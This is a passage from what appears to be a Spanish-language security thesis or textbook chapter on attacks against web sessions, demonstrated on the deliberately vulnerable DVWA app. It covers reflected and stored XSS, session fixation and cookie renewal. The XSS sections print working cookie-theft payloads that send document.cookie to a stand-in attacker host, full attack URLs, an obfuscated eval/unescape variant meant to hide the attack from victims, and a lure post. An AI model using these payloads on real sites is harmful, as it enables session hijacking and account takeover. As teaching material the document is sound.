En una aplicación web puede existir distintos problemas de programación con los que se pueden realizar distintos ataques contra la aplicación. La mayoría de estas vulnerabilidades están consideradas en el Top 10 de OWASP debido al riesgo que su presencia ocasiona para la organización. Muchas de estas vulnerabilidades pueden ser utilizadas para realizar ataques contra las sesiones web de los usuarios que utilizan el sistema web. Estos ataques se aprovechan del mecanismo de manejo de sesiones que las aplicaciones web utilizan actualmente.

4.5.1 *Ataques a sesiones vía fallas de secuencia de comandos en sitios cruzados (XSS)*

Este tipo de falla, mas conocida como XSS o "Cross Site Scripting" es la tercera más crítica del Top 10 de OWASP. Se trata de fallas en la validación de datos ingresados por el usuario. Como ya se mencionó en el capítulo 3, puede provocar no sólo la ejecución de código JavaScript en el navegador de la víctima sino también la alteración del código HTML que conforma la página visitada.

Este tipo de vulnerabilidad se puede usar para robar cookies de sesión de otros usuarios como así también, dependiendo la aplicación en particular, robar credenciales de acceso. Debido a esto, las fallas de tipo XSS comprometen severamente la seguridad del mecanismo de manejo de sesiones HTTP utilizado actualmente.

A diferencia de los ataques de sniffing, en los que el uso de un canal de comunicación seguro como HTTPs evitaba el ataque, en los problemas de tipo XSS resulta indistinto si la aplicación funciona sobre HTTP o sobre HTTPs. Para ilustrar mejor el concepto, en la figura 4.21 se observa una topología de red en la que se distinguen:

- Un sitio web vulnerable a ataques de XSS. A pesar de que el servicio corre en HTTPs, se verá que la vulnerabilidad sigue existiendo. Como ejemplo se utilizará: `https://www.comprasonline.com`
- El atacante.

- La víctima: cualquier usuario del sitio web vulnerable.
- Un servidor utilizado por el atacante para recolectar la información robada. Como ejemplo se utilizará: www.myhosting.com.




Figura 4.21: Topología Ataque XSS

Dependiendo de la aplicación web, las fallas XSS pueden ser de alguno de los siguientes tipos: reflejadas o almacenadas. En [33] se dan detalles sobre prevención y testing de fallas de XSS.

4.5.1.1 *XSS Reflejado*

Una aplicación que toma datos del usuario y los utiliza sin validarlos adecuadamente, es susceptible a vulnerabilidades de tipo XSS reflejado si dichos datos son utilizados en la página web retornada por la aplicación web. En un sitio web con problemas de XSS reflejado, un atacante podría robar la cookie de sesión a distintos usuarios del sitio.

Con el objeto de probar el riesgo posible frente a fallas de XSS reflejadas se utilizó el software DVWA. La sección "XSS reflected" de DVWA es vulnerable a este tipo de fallas. Para realizar las pruebas se alojó al sitio vulnerable en la URL `http://www.comprasonline.com`.

Evaluación de falla de tipo XSS reflejado

Una funcionalidad típica de las aplicaciones web en la que se pueden encontrar fallas de tipo XSS reflejado se ve cuando la aplicación espera un dato

del usuario el cual es utilizado en la pagina web retornada. En el caso de DVWA, en la figura 4.22 se puede ver que el sistema pregunta por el nombre del usuario con el objetivo de saludarlo y en la figura 4.23 se ve el resultado de dicha operación.




Figura 4.22: Ingreso de datos del usuario




Figura 4.23: Reflejo de los datos ingresados por el usuario

El usuario podría confirmar la existencia de una falla de tipo XSS ingresando por ejemplo, en lugar de su nombre, lo siguiente:

```
1 ni<h1>col</h1>as
```

Del mismo modo, como se muestra en la imagen 4.24, se podría intentar inyectar código JavaScript para que se ejecute en la página retornada. Para ello será necesario ingresar:

```
1 nicolas <script> alert(document.cookie);</script>
```




Figura 4.24: Testing XSS

Si en ese lugar de la aplicación web, la misma no tuviese una vulnerabilidad de tipo XSS reflejada, al enviar la cadena indicada, el sistema se limitaría a saludarnos mostrando:

nicolas <script> alert(document.cookie);</script>

Por el contrario, si la aplicación fuese vulnerable, el texto ingresado por el usuario se confundiría con el código HTML original de la página retornada. Esto permitirá a un atacante modificar el HTML o, como se muestra en la figura 4.25, ejecutar código JavaScript en el navegador web de la víctima.

Ataque vía XSS reflejado

Mediante una vulnerabilidad de tipo XSS un atacante podrá robar la información de cookies de sesión de otros usuarios. Para ello, mediante engaños o ingeniería social, una manera de disparar el ataque es haciendo que el usuario víctima visite una página web determinada.

En el caso de DVWA, el parámetro vulnerable se envía a través del método HTTP GET. En estos casos, la página que se puede enviar al usuario víctima es la del propio sistema con el parámetro vulnerable específicamente manipulado por el atacante.

Para que el atacante pueda ejecutar el siguiente código JavaScript en el navegador de la víctima, como se muestra en la imagen 4.25, deberá manipular el parámetro vulnerable con la siguiente información:




Figura 4.25: Ejecución de XSS

```
    nicolas <script>
        alert(document.cookie);
    </script>
```

Como resultado, en el navegador de la víctima, luego de que se ejecute el código JavaScript inyectado, el sistema web visitado se visualizará normalmente como en la imagen 4.26. Como se ve en las imágenes 4.25 y 4.26, la URL que el atacante debió enviar al usuario víctima para lograr ejecutar código JavaScript en su navegador web fue `https://www.comprasonline.com/vulnerabilities/xss_r/?name=nicolas+%3Cscript%3E+alert%28document.cookie%29%3C%2Fscript%3E#`.

Un atacante puede explotar una vulnerabilidad de tipo XSS reflejado para robar la cookie de sesión de los usuarios del sistema. Para ello, el atacante tiene que ingeniárselas para que el script inyectado en el navegador de la víctima, en lugar de mostrar la cookie al usuario víctima, la envíe a algún servidor controlado por el atacante. Una forma de hacer esto para el atacante sería inyectando el siguiente código:

```
<script>
    new Image().src = 'http://www.myhosting.com/logo?id='
        + encodeURI(document.cookie);
</script>
```

Para que la víctima caiga en la trampa, deberá visitar la página web vulnerable con el parámetro ya manipulado por el atacante. Suponiendo que la víctima se llama Ana y queremos que no sospeche, el atacante podría armar una URL para que al visitarla responda:

```
Hello Ana
```




Figura 4.26: Resultado ejecución XSS

Suponiendo que el atacante controla el servidor `http://www.myhosting.com` al cual desea que se envíe la información robada, la URL que implementa el ataque sería:

```
https://www.comprasonline.com/vulnerabilities/xss_r/
?name=Ana<script>newImage().src=http://www.myhosting.
com/logo?id=+encodeURI(document.cookie);</script>
```

o lo que es lo mismo en la notación encodeURI:

```
https://www.comprasonline.com/vulnerabilities/xss_r/
?name=Ana%3Cscript%3Enew+Image%28%29.src%3D%27http%3A%
2F%2Fwww.myhosting.com%2Flogo%3D%27%2BencodeURI%
28document.cookie%29%3C%2Fscript%3E#
```

El usuario es atacado cuando ingrese desprevenidamente a la URL maliciosa, ya sea porque:

- La recibió por correo electrónico o mensajería instantánea y la visitó.
- La URL está embebida en otra página que el usuario pudo haber visitado por otra razón.
- Dejó la computadora desbloqueada y un tercero la utilizó para ingresar al sitio web. Esta opción es absurda porque como se ha dicho anteriormente el atacante podría haber inspeccionado las cookies almacenadas en el navegador.

En la figura 4.27 se visualiza lo que vería el usuario atacado cuando ingresa a la URL maliciosa. Lo único anormal es la URL de la página, la cual es un poco más extensa de lo normal.




Figura 4.27: Ataque XSS

Cuando el usuario visite la página manipulada, el script inyectado se conecta al servidor del atacante informando la cookie de sesión del usuario. En la imagen 4.28 se observa el requerimiento que llega al servidor del atacante desde el usuario atacado. De esta manera, el atacante puede robar una cookie de sesión válida sin importar si el sitio web utiliza comunicaciones seguras (HTTPs) o inseguras (HTTP).




Figura 4.28: Robo cookie de sesión vía XSS

Ofuscación de ataque XSS reflejado

En el ataque anteriormente mostrado, se utilizó la siguiente URL:

`https://www.comprasonline.com/vulnerabilities/xss_r/?name=Ana%3Cscript%3Enew+Image%28%29.src%3D%27http%3A%2F%2Fwww.myhosting.com%2Flogo%3D%27%2BencodeURI%28document.cookie%29%3C%2Fscript%3E#`

El usuario víctima podría llegar a sospechar al observar en la URL recibida, por ejemplo, otra URL dentro de ella. Para evitar este tipo de inconvenientes,

existen técnicas que permiten ofuscar la URL utilizada en ataques de XSS reflejado. Como resultado del proceso de ofuscación, la URL resultante será más grande de lo normal. Si bien esto puede llegar a convertirse en un indicio de que algo anda mal, en la URL ofuscada, el usuario víctima a simple vista no podrá determinar la información que la URL recibida contiene.

Una forma de realizar la ofuscación es utilizando alguna herramienta que permita ofuscar código JavaScript. Para ello se puede utilizar algún sitio online que se utilizó para este ejemplo[1]. El resultado obtenido con el proceso de ofuscación, al cuál llamaremos CADENA_CODIFICADA, será utilizado de la siguiente manera para armar el código JavaScript que se ejecutará en el navegador de la víctima:

```
<script>
   eval(unescape(/CADENA_CODIFICADA/.source));
</script>
```

Como resultado del proceso de ofuscamiento, la URL anteriormente utilizada tiene como equivalente, la siguiente URL ofuscada:

```
https://www.comprasonline.com/vulnerabilities/xss_r/?name=
Ana%3Cscript%3Eeval%28unescape%28%2F%256E%2565%2577%2520%
2549%256D%2561%2567%2565%2528%2529%252E%2573%2572%2563%
253D%2527%2568%2574%2574%2570%253A%252F%252F%2577%2577%
2577%252E%256D%2579%2568%256F%2573%2574%2569%256E%2567%
252E%2563%256F%256D%252F%256C%256F%2567%256F%253D%2527%
252B%2565%256E%2563%256F%2564%2565%2555%2552%2549%2528%
2564%256F%2563%2575%256D%2565%256E%2574%252E%2563%256F%
256F%256B%2569%2565%2529%2F.source%29%29%3B+%3C%2Fscript%
3E#
```

4.5.1.2 *XSS Almacenado*

Una vulnerabilidad de tipo XSS almacenado es muy similar a una de tipo XSS reflejado. En lugar de sugerir al usuario víctima que visite una página, el código malicioso que se quiere ejecutar en el navegador de la víctima se aloja de manera persistente en el servidor web. Esto permite que cada vez que un usuario visita la sección donde reside el código malicioso, el usuario sea atacado.

En un sitio web con problemas de XSS almacenado, un atacante podría robar la cookie de sesión a distintos usuarios del sitio. La vulnerabilidad radica en que el código malicioso ingresado se mezcla con el HTML de la página visitada.

1 http://www.web-code.org/coding-tools/javascript-escape-unescape-converter-tool.html

Con el objeto de probar el riesgo posible frente a fallas de XSS almacenado se utilizó el software DVWA. La sección "XSS stored" de DVWA es vulnerable a este tipo de fallas. Para realizar las pruebas se alojó al sitio vulnerable en la URL http://www.comprasonline.com.

Evaluación de falla de tipo XSS almacenado

Una aplicación web típica que puede ser vulnerable a fallas de tipo XSS almacenado es una que permite a sus usuarios almacenar algún tipo de información que luego puede ser accedida por otros usuarios. Ejemplos de este tipo de aplicaciones pueden ser: un sitio de compra y venta de productos online, una red social, una foro de consultas, etc.

En DVWA, para evaluar si el sitio es vulnerable a fallas de XSS almacenadas, el usuario podría hacer una publicación con la siguiente información:

```
1 Vendo camiseta usada por Maradona en la
2 final del 86 <script> alert(1); </script>
```

Luego de realizar dicha publicación, si el sitio es vulnerable, al visitar la publicación nos vamos a topar con un pop-up que dice "1". En la imagen 4.29 se observa el resultado de esta prueba en la sección "XSS stored" del sitio DVWA.




Figura 4.29: evaluación XSS almacenado

Ataque vía XSS almacenado

De un modo similar al observado con un ataque de XSS reflejado, un atacante podrá robar las cookies de sesión de otros usuarios realizando una publicación en un sitio vulnerable que provoque la curiosidad de los mis-

mos. Además, el atacante deberá montar una infraestructura similar a la empleada para el ataque de una vulnerabilidad de XSS reflejado: un servidor web en el que se van a recibir las cookies de sesión robadas.

En el servidor web vulnerable, el atacante deberá realizar una publicación con el siguiente código JavaScript que envía la cookie del usuario al servidor del atacante:

```
Subasta camiseta de Maradona:
Es la que usó en la final del 86. Se la lleva el mejor postor!!!
<script>
    new Image().src = 'http://www.myhosting.com/logo?id='
          + encodeURI(document.cookie);
</script>
```

Los usuarios serán atacados en el momento que visitan la sección del sitio web que aloja dicho código malicioso insertado por el atacante. Mientras más curiosidad genere la publicación, más tentador será para un usuario abrirla y por ende, más víctimas caerán en la trampa.

4.5.2 *Ataques a sesiones vía fallas de Autenticación y Manejo de Sesiones Defectuoso*

Este tipo de falla, conocida como "Broken authentication and Session Management", es la segunda más crítica en el Top 10 de OWASP. Se trata principalmente de errores en el diseño del mecanismo de sesiones de la aplicación web.

Este tipo de errores se aprovechan del funcionamiento del mecanismo de manejo de sesiones de las aplicaciones web. El riesgo que producen sobre la aplicación web es el compromiso de contraseñas, cookies de sesión e incluso permitir a un atacante asumir la identidad de un usuario legítimo. En función de cómo maneja una aplicación web diferentes aspectos del manejo de sesiones, se pueden dar lugar a distintos ataques.

4.5.2.1 *Problemas de fijación de sesiones*

Una aplicación web debería ser la que propone la cookie de sesión a ser utilizada por el cliente. Si no se pone ninguna restricción sobre la cookie de sesión que el cliente debe utilizar, entonces la aplicación web se puede atacar mediante este tipo de ataques.

Recordemos que un usuario autenticado, será reconocido por una aplicación web por el valor de la cookie de sesión que se envíe en los requerimientos HTTP al servidor. Si el usuario cambia el valor de la cookie, el sistema

debería tratarlo como a un usuario nuevo puesto que para el nuevo valor de cookie seleccionado, no habría ninguna identidad asociada.

En la situación presentada, la aplicación web, no sólo debería tratar al usuario como un usuario nuevo y exigirle que se autentique en el sistema nuevamente. Además debería rechazar la cookie presentada por el usuario y enviar una nueva cookie de sesión generada por la aplicación web con el fin de evitar ataques de fijación de sesión.




Figura 4.30: Inspección de cookies

En un sistema web como el de una biblioteca, el cual puede disponer de computadoras de acceso público para los usuarios, esta vulnerabilidad permitiría al atacante fijar un valor en la cookie de sesión con un valor fácil de recordar, por ejemplo la cadena "222". Luego, el atacante, desde otra computadora con la cookie de sesión configurada con el valor preestablecido, conseguiría acceso tan pronto como en la computadora de la biblioteca alguien se autentique.

En la imagen 4.30 se puede observar el uso del plugin de firefox "Cookies Manager+" para editar la cookie de sesión utilizada por la aplicación y configurarle un valor arbitrario. En la figura 4.31 se observar que la aplicación web autenticó al usuario admin, el cual está siendo identificado por la aplicación web con la cookie de sesión manipulada "222".

Para que funcione este ataque, el mecanismo de manejo de sesiones de la aplicación web no debería restringir el acceso en función de la direcciones




Figura 4.31: Fijación de sesiones

IP del usuario. Si bien esto es algo que tiene sentido hacerlo siempre, existen muchas aplicaciones web (Facebook, Gmail) en las que se favorece la movilidad del usuario no controlando este aspecto. En aplicaciones web en las que se controla este aspecto, el uso de direcciones privadas o NAT[2], puede favorecer el ataque si la víctima y el atacante utilizan la misma IP pública.

4.5.2.2 *Problemas con la renovación de las cookies*

El problema de la fijación de sesiones se podría agravar aún más si luego de que el usuario cierra sesión, el sistema no renueva las cookies de sesión utilizadas. En ese caso, el ataque de fijación de sesiones sería eterno puesto que la cookie que el sistema utilizó para asociar los requerimientos de un usuario, luego de que este cierre su sesión se seguiría utilizando. Posteriormente, cuando se autentique otro usuario, podemos confiar en que la misma cookie se utilizará para asociar los requerimientos del mismo.

4.5.2.3 *Atributos de seguridad para las cookies y contra medidas posibles*

Con el objeto de mejorar la seguridad en el uso de las cookies, las mismas tienen asociados atributos que inciden en la forma en la que son utilizadas. Los atributos asociados a las cookies los establece la aplicación web y el navegador del usuario respeta. El uso de estos atributos no resuelve todos

2 NAT: Network Address Translation

los problema de seguridad a los que están expuestas las cookies de sesión. Estos atributos son una herramienta que ayuda a mejorar la seguridad de las cookies de sesión. A pesar de ello, no siempre las aplicaciones web los utilizan.

En la figura 4.31 se observan, además del nombre y el contenido de la cookie, otros campos asociados los cuales se corresponden con los diferentes atributos que las cookies pueden tener. Para cada cookie de sesión se pueden configurar los siguientes atributos:

